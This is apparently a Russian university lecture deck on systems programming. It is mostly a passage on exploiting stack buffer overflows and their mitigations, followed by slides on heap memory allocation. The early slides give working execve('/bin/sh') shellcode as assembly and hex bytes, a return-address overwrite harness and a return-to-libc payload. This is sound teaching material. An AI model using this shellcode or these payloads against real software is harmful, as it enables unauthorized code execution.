© 2016 МГУ/ВМК/СП

Лекция 0xF

30 марта

© 2016 МГУ/ВМК/СП

Что необходимо для запуска шелла?

- Расположить где-то в памяти
  - Ограниченную нулем строку `"/bin/sh"`
  - Массив из двух указателей: адрес строки `"/bin/sh"`, нулевой адрес
- Поместить `0xb` в EAX
- Поместить адрес `"/bin/sh"` в EBX
- Поместить адрес массива указателей в ECX
- Поместить `0x0` в EDX
- Выполнить команду `int 0x80`
  - «Старый» способ вызова функций ОС все еще работает
- Ограничиваем выполнение шелл-кода бесконечным циклом

© 2016 МГУ/ВМК/СП

Формируем шелл-код

- Основная проблема
  - Где будут размещены строка `"/bin/sh"` и массив с адресами?
- Решение
  - Помещаем данные после код, в конец буфера
  - Используем относительные переходы и команду `call` для определения текущего адреса
- Побочные проблемы
  - Машинный код не должен содержать нулевых байт
  - Код надо размещать в памяти, которую можно модифицировать

```
   jmp trampoline
entry:
   pop ebx
   xor eax, eax
   mov [ebx+7], eax
   mov [ebx+8], ebx
   mov [ebx+12], eax
   mov eax, 11
   lea ecx, [ebx+8]
   lea edx, [ebx+12]
   int 0x80

m:
   jmp m

trampoline:
   call entry
str:
   db "/bin/shXAAAABBBB"
```

© 2016 МГУ/ВМК/СП

```
$gcc -O0 -o getexpl getexpl.c
$objdump -d -M intel getexpl
```

Превращаем ассемблерные инструкции в машинный код

```
void main() {
__asm__(".intel_syntax noprefix\n"
        "   jmp trampoline\n"
        "entry:\n"
        "   pop ebx\n"
        "   xor eax, eax\n"
        "   mov dword ptr [ebx+7], eax\n"
        "   mov dword ptr [ebx+8], ebx\n"
        "   mov dword ptr [ebx+12], eax\n"
        "   mov al, 11\n"
        "   lea ecx, dword ptr [ebx+8]\n"
        "   lea edx, dword ptr [ebx+12]\n"
        "   int 0x80\n"

        "m:\n"
        "   jmp m\n"

        "trampoline:\n"
        "   call entry\n"
        ".string \"/bin/shXAAAABBBB\"\n"
        ".att_syntax\n"
        );
}
```

© 2016 МГУ/ВМК/СП

```
$gcc -O0 -o getexpl getexpl.c
$objdump -d -M intel getexpl
```

Превращаем ассемблерные инструкции в машинный код

```
080483eb <main>:
 80483eb:       55                      push   ebp
 80483ec:       89 e5                   mov    ebp,esp
 80483ee:       eb 18                   jmp    8048408 <trampoline>

080483f0 <entry>:
 80483f0:       5b                      pop    ebx
 80483f1:       31 c0                   xor    eax,eax
 80483f3:       89 43 07                mov    DWORD PTR [ebx+0x7],eax
 80483f6:       89 5b 08                mov    DWORD PTR [ebx+0x8],ebx
 80483f9:       89 43 0c                mov    DWORD PTR [ebx+0xc],eax
 80483fc:       b0 0b                   mov    al,0xb
 80483fe:       8d 4b 08                lea    ecx,[ebx+0x8]
 8048401:       8d 53 0c                lea    edx,[ebx+0xc]
 8048404:       cd 80                   int    0x80

08048406 <m>:
 8048406:       eb fe                   jmp    8048406 <m>

08048408 <trampoline>:
 8048408:       e8 e3 ff ff ff          call   80483f0 <entry>
 804840d:       2f                      das
 804840e:       62 69 6e                bound  ebp,QWORD PTR [ecx+0x6e]
 8048411:       2f                      das
 ...
```

© 2016 МГУ/ВМК/СП

Самопроверка

```
void f(char *ptr);

void main() {
char shellcode[] =
        "\xeb\x18\x5b\x31\xc0\x89\x43\x07"
        "\x89\x5b\x08\x89\x43\x0c\xb0\x0b"
        "\x8d\x4b\x08\x8d\x53\x0c\xcd\x80"
        "\xeb\xfe\xe8\xe3\xff\xff\xff\x2f"
        "\x62\x69\x6e\x2f\x73\x68\x58\x41"
        "\x41\x41\x41\x42\x42\x42\x42";

   f(shellcode);
}

void f(char *ptr) {
   int *ret;

   ret = (int *)&ret + 5;
   (*ret) = (int)ptr;

}
```

В современных Linux-системах стек делают неисполняемым

```
snoop@jezek:~/samples/2016$ gcc -O0 -o testexpl testexpl.c
snoop@jezek:~/samples/2016$ ./testexpl
Segmentation fault (core dumped)
snoop@jezek:~/samples/2016$ execstack -s testexpl
snoop@jezek:~/samples/2016$ ./testexpl
$ exit
snoop@jezek:~/samples/2016$
```

© 2016 МГУ/ВМК/СП

Собираем все вместе

```
void g(FILE *stream) {
  char large_buf[256];
  fread(large_buf, sizeof(char), 256, stream);

  f (large_buf);
}

void f(char *str) {
  char buf[16];
  strcpy(buf, str);
}
```

```
f:
   push    ebp
   mov     ebp, esp
   sub     esp, 40
   mov     eax, dword [ebp+8]
   mov     dword [esp+4], eax
   lea     eax, [ebp-24]
   mov     dword [esp], eax
   call    strcpy
   leave
   ret
```

- Пусть в момент вызова f адрес возврата был размещен в стеке по адресу `0xbffff72c`.
- Какие данные нужно подать на вход программе для срабатывания уязвимости и запуска шелла?

Ошибка переполнения буфера порождает уязвимость

Развернутая статья по данному вопросу:
Elias Levy. Smashing The Stack For Fun And Profit . // Phrack, #49, 1996

© 2016 МГУ/ВМК/СП

Эксплуатация ошибок

- Последствия срабатывания ошибок (с точки зрения Информационной Безопасности)
  - Аварийное завершение работы
  - Порча обрабатываемых данных
  - Несанкционированный доступ к данным
- Наихудшая ситуация –
  в программе выполняется произвольный код
- В рассмотренном примере для перехвата управления и выполнения произвольного кода использовалась ошибка переполнения буфера
  - Был построен ***Эксплойт*** - входные данные, приводящие к эксплуатации уязвимости (ошибки)
- Принципиальная проблема
  - Необходимо передать управление на начало шелл-кода, для этого требуется знать, где он будет расположен
- Еще одна проблема: необходимо разместить код в памяти, допускающей выполнение
  - Атаковать программу можно и без внедрения кода …

© 2016 МГУ/ВМК/СП

Атака return-to-libc

```
void g(FILE *stream) {
  char large_buf[256];
  fread(large_buf, sizeof(char), 256, stream);

  f(large_buf);
}

void f(char *str) {
   char buf[16];
   strcpy(buf, str);
}
```

```
f:
   push    ebp
   mov     ebp, esp
   sub     esp, 40
   mov     eax, dword [ebp+8]
   mov     dword [esp+4], eax
   lea     eax, [ebp-24]
   mov     dword [esp], eax
   call    strcpy
   leave
   ret
```

Пусть в момент вызова адрес возврата был размещен в стеке по адресу `0xbffff72c`, адрес функции `system` – `0x80492b0`

```
#include <stdlib.h>
int system(const char *string);
```

выполняет команды, указанные в *string*, вызывая в свою очередь команду **/bin/sh -c** *string*, и возвращается, когда команда выполнена.

28 байт

“AAA…AA**\xB0\x92\x04\x08**AAAA**\x38\xF7\xFF\xBF**/bin/sh**\x00**”

© 2016 МГУ/ВМК/СП

Способы защиты: канарейка на стеке

```
#include <stdio.h>
#include <string.h>

int my_bad_function(char* d_msg)
{
    char what[100];
    strcpy(what, d_msg);
    printf("%s\n", what);
}
```

```
   ...                  ; пролог
   mov      eax, dword [gs:20]
   mov      dword [ebp-12], eax
   xor      eax, eax
   ...                  ; тело функции
   mov      edx, dword [ebp-12]
   xor      edx, dword [gs:20]
   je       .L3
   call     __stack_chk_fail
.L3:
   ...                  ; эпилог
```

В последних версиях компилятора gcc проверка включена по-умолчанию. Отключается опцией `-fno-stack-protector`

© 2016 МГУ/ВМК/СП

Способы защиты: … и не только

- Неисполняемый стек и данные (W^X)

```
char buffer[] = {...};

typedef void (* func)(void);

int main(int argc, char** argv) {
   func f = (func) buffer;
   f();
   return 0;
}
```

- «Безопасное» размещение переменных во фрейме
  - и даже перестановка полей структур …
- Address Space Layout Randomization (ASLR)
- Безопасные библиотеки

```
errno_t strcpy_s( char *strDestination,
                  size_t numberOfElements,
                  const char *strSource );
```

© 2016 МГУ/ВМК/СП

_chk-версии некоторых стандартных функций

```
void f(int i) {
   int a[3] = {1, 2, 3};
   printf("%x\n", a[i]);
}
```

i	Вывод на экран
0	1
1	2
2	3
3	b7702030
4	8049ff4
5	bfbcb3b8
6	804846b
7	7
8	b781aff4
9	8048490

```
f:
   push    ebp
   mov     ebp, esp
   sub     esp, 40
   mov     eax, dword [ebp+8]
   mov     dword [ebp-20], 1
   mov     dword [ebp-16], 2
   mov     dword [ebp-12], 3
   mov     eax, dword [ebp-20+eax*4]
   mov     dword [esp+4], .LC0
   mov     dword [esp], 1
   mov     dword [esp+8], eax
   call    __printf_chk
   leave
   ret
```

© 2016 МГУ/ВМК/СП

GCC: FORTIFY_SOURCE

- Технология борьбы с ошибками на этапе компиляции
- В последних версиях компилятора gcc по-умолчанию включается вместе с оптимизацией.

```
void foo(char *string) {
   char buf[20];
   strcpy(buf, string);
}
```

```
foo:
   push    ebp
   mov     ebp, esp
   sub     esp, 56
   mov     eax, dword [ebp+8]
   mov     dword [esp+4], eax
   lea     eax, [ebp-28]
   mov     dword [esp], eax
   call    strcpy
   leave
   ret
```

Отключается макросом -D_FORTIFY_SOURCE=0

gcc 4.4.3

```
foo:
   push    ebp
   mov     ebp, esp
   sub     esp, 56
   mov     eax, dword [gs:20]
   mov     dword [ebp-12], eax
   xor     eax, eax
   mov     eax, dword [ebp+8]
   mov     dword [esp+8], 20
   mov     dword [esp+4], eax
   lea     eax, [ebp-32]
   mov     dword [esp], eax
   call    __strcpy_chk
   mov     eax, dword [ebp-12]
   xor     eax, dword [gs:20]
   jne     .L5
   leave
   ret
.L5:
   call    __stack_chk_fail
```

stack-protector + FORTIFY_SOURCE

© 2016 МГУ/ВМК/СП

Неисполняемый стек и данные / ASLR / …

Операционная система	W^X	ASLR		
		Стек и куча	Библиотеки	Образ программы
Ubuntu 10.04	Да	Да	Да	Зависит от сборки прог.
Debian Sarge	HW	Да	Да	Зависит от сборки прог.
Windows Vista, 7	HW	Да	Зависит от сборки прог.	Зависит от сборки прог.
Mac OS X 10.6	HW	Нет	Да	Нет

Некоторые программы требуют возможность размещать и выполнять код на стеке (just-in-time компиляция)


Программа защищается комплексом различных средств «Ответ» атакующей стороны:

- ROP – return oriented programming
- Инструменты статического и динамического анализа
  - Фаззинг и символьная интерпретация
- и много другое ...

© 2016 МГУ/ВМК/СП

Вызов функций – заключение

- Порядок вызова функций образует стек (call / ret)
  - Если P вызывает Q, то Q завершается до завершения P
- Рекурсия (в том числе косвенная) корректно реализуется через общее соглашение о вызове функций
  - Фрейм используется для размещения локальных переменных и сохранения значений регистров
  - Аргументы для вызова очередной функции размещаются на «верхушке» стека
  - Результат возвращается через регистр eax
- Параметры передаются по значению
- cdecl – стандартное соглашение для Linux/IA-32
  - Удобно реализовывать функции с переменным числом параметров
- Существуют различные варианты соглашения вызова
- Ошибки переполнения буфера, размещенного на стеке, представляют серьезную угрозу безопасности программ



© 2016 МГУ/ВМК/СП

Далее ...

- ***Динамическая память***
  - ***Организация и управление***
  - ***Численные характеристики***
  - ***Управление свободными блоками***
  - ***Сборка мусора***
  - ***Типовые ошибки в Си программах при работе с памятью***
- Числа с плавающей точкой
  - Представления для вещественных чисел
    - Дробные двоичные числа
    - Числа с плавающей точкой
  - Сопроцессор x87
    - Устройство
    - Примеры программ

© 2016 МГУ/ВМК/СП


Управление динамической памятью

```
#include <stdlib.h>

void *calloc(size_t nmemb, size_t size);
void *malloc(size_t size);
void free(void *ptr);
void *realloc(void *ptr, size_t size);
```

- Программисты используют *функции выделения динамической памяти* (например, `malloc`) для того, чтобы получить память под переменные во время выполнения.
  - Для структур данных, размер которых известен только во время выполнения.
- Эти функции управляют пространством памяти программы, называемой *куча*.

© 2016 МГУ/ВМК/СП

Интерфейсные функции



Верхушка кучи

```
sbrk(0);
```

```
#include <unistd.h>

int brk(void *addr);
void *sbrk(intptr_t increment);
```

© 2016 МГУ/ВМК/СП


Выделение динамической памяти

- Менеджер памяти рассматривает пространство кучи как множество *блоков* различного размера, которые либо *выделены*, либо *свободны*
- Различные способы управления динамической памятью
  - ***Явное управление***: пользовательская программа сама выделяет и освобождает пространство
    - Например, `malloc` и `free` в языке Си
  - ***Неявное управление***: программа выделяет но не освобождает
    - Сборщик мусора в языках Java, ML, и Lisp

© 2016 МГУ/ВМК/СП

```
void foo(int n, int m) {
    int i, *p;

/* Выделяем блок из n целых чисел */

    p = (int *) malloc(n * sizeof(int));
    if (p == NULL) {
        perror("malloc");
        exit(0);
    }

    ...

/* Возвращаем пространство в кучу */
    free(p);
}
```

- В дальнейшем материале предполагается, что выделение и освобождение памяти происходит с блоками машинных слов
- Машинное слово вмещает указатель




© 2016 МГУ/ВМК/СП


Пример

```
p1 = malloc(4)
```

```
p2 = malloc(5)
```



```
p3 = malloc(6)
```



```
free(p2)
```

```
p4 = malloc(2)
```

© 2016 МГУ/ВМК/СП

Ограничения

- Пользовательская программа
  - Произвольная последовательность вызовов функций `malloc` и `free`
  - Вызовы `free` получают в качестве параметра указатель полученный из функции `malloc`
- Менеджер памяти
  - Никак не может повлиять на запрашиваемый размер блоков или число этих запросов
  - Обязан предоставлять запрошенную память незамедлительно
    - *нет возможности буферизировать запросы (переупорядочить)*
  - Блоки выделяются в свободной памяти
  - Выделяемые блоки должны быть выровнены
    - выравнивание 8 байт для GNU `malloc` (`libc malloc`) в ОС Linux
  - Нет возможности перемещать уже выделенные блоки
    - *нельзя собрать вместе выделенную память*

© 2016 МГУ/ВМК/СП

Производительность
Пропускная способность

- Имеется некоторая последовательность вызовов `malloc` и `free`:
  - $R_0, R_1, \ldots, R_k, \ldots, R_{n-1}$

- Цели: максимально увеличить пропускную способность менеджера и пиковое использование памяти
  - Эти цели часто конфликтуют

- Пропускная способность
  - Число выполненных запросов за единицу времени
  - Пример
    - 5 000 вызовов `malloc` и 5 000 вызовов `free` в течение 10 секунд
    - Пропускная способность 1 000 операций в секунду

© 2016 МГУ/ВМК/СП


Производительность
Пиковое использование

- Дана последовательность вызовов функций `malloc` и `free`
  - $R_0, R_1, \ldots, R_k, \ldots, R_{n-1}$
- *Суммарная полезная нагрузка* P_k
  - `malloc(p)` возвращает блок с полезной нагрузкой в p байт
  - После завершения вызова R_k, *суммарная полезная нагрузка* P_k - сумма всех выделенных, но еще не освобожденных блоков памяти
- *Текущий размер кучи* H_k
  - Предполагается H_k монотонно не убывает
    - т.е. в результате вызовов `sbrk` куча только растет
- *Пиковое использование памяти после k запросов*
  - $U_k = (max_{i<k} P_i) \ / \ H_k$

© 2016 МГУ/ВМК/СП

Внутренняя фрагментация

- *Внутренняя фрагментация* возникает если размер полезной нагрузки меньше размера блока



- Причины возникновения
  - Накладные расходы на поддержку внутренних структур данных
  - Выравнивание
  - Особенности политики выделения блоков (например, принудительно выделяется блок большего размера)
- Зависит только от последовательности предыдущих запросов памяти
  - Легко измерить


© 2016 МГУ/ВМК/СП

Внешняя фрагментация


- Возникает, когда в куче суммарно содержится достаточное количество свободных блоков, но нет единого блока требуемого размера

```
p1 = malloc(4)
```

```
p2 = malloc(5)
```



```
p3 = malloc(6)
```



```
free(p2)
```

```
p4 = malloc(6)
```

Отказ в предоставлении памяти

- Зависит от того, что будет запрашиваться в будущем
  - Трудно оценить

© 2016 МГУ/ВМК/СП


Проблемы реализации менеджера памяти

- Как следует запоминать, сколько памяти должно быть освобождено для данного адреса?
- Как лучше поддерживать информацию о свободных блоках?
- Если принято решение выделить блок большего размера, чем было запрошено, что делать с лишней памятью?
- Какой блок лучше выбрать для выделения?
- Как лучше распорядиться освобожденным блоком?

© 2016 МГУ/ВМК/СП

Сколько освобождать?


- Стандартный метод
  - Размещаем длину блока в слове, предшествующем блоку.
    - Такое слово называют ***заголовком***
  - Требуется дополнительное слово на каждый выделяемый блок




© 2016 МГУ/ВМК/СП

Как отслеживать свободные блоки

- Метод 1: *неявный список* с использованием длины блока



- Метод 2: *Явный список* свободных блоков с использованием указателей



- Метод 3: *Раздельные списки*
  - Распределение блоков по раздельным спискам, исходя из размеров этих блоков

- Метод 4: *Сортировка блоков по размеру*
  - Можно использовать сбалансированное дерево (например, Красно-Черные деревья) с указателями в каждом свободном блоке, и с длиной блока в качестве ключа

© 2016 МГУ/ВМК/СП

Метод 1: Неявный список


- Для каждого блока необходимо знать его длину и состояние - выделен/свободен
  - Расточительно использовать для этого два слова
- Стандартный прием
  - Если блоки выровнены в памяти, несколько младших битов адреса всегда 0
  - Вместо 0 храним в младшем бите флаг, выделен или свободен блок
  - Когда заголовок интерпретируется как размер блока, младший бит маскируется

Формат выделенных и свободных блоков

a = 1: блок занят
a = 0: блок свободен

© 2016 МГУ/ВМК/СП

Пример
Неявный список



Выровнено по границе двойного слова (8 байт)

Выделенные блоки: серая заливка
Свободные блоки: белое
Заголовки: обозначены размером в байтах /битом выделения

© 2016 МГУ/ВМК/СП

Неявный список
Поиск свободного блока

- *Первый подходящий:*
  - Проходим список с начала, выбираем ***первый*** подходящий блок:

```
p = start;
while ((p < end) &&        \\ пока не дошли до конца
       ((*p & 1) ||        \\ уже выделен
       (*p <= len)))       \\ маловато будет
  p = p + (*p & -2);       \\ переходим на следующий блок
```

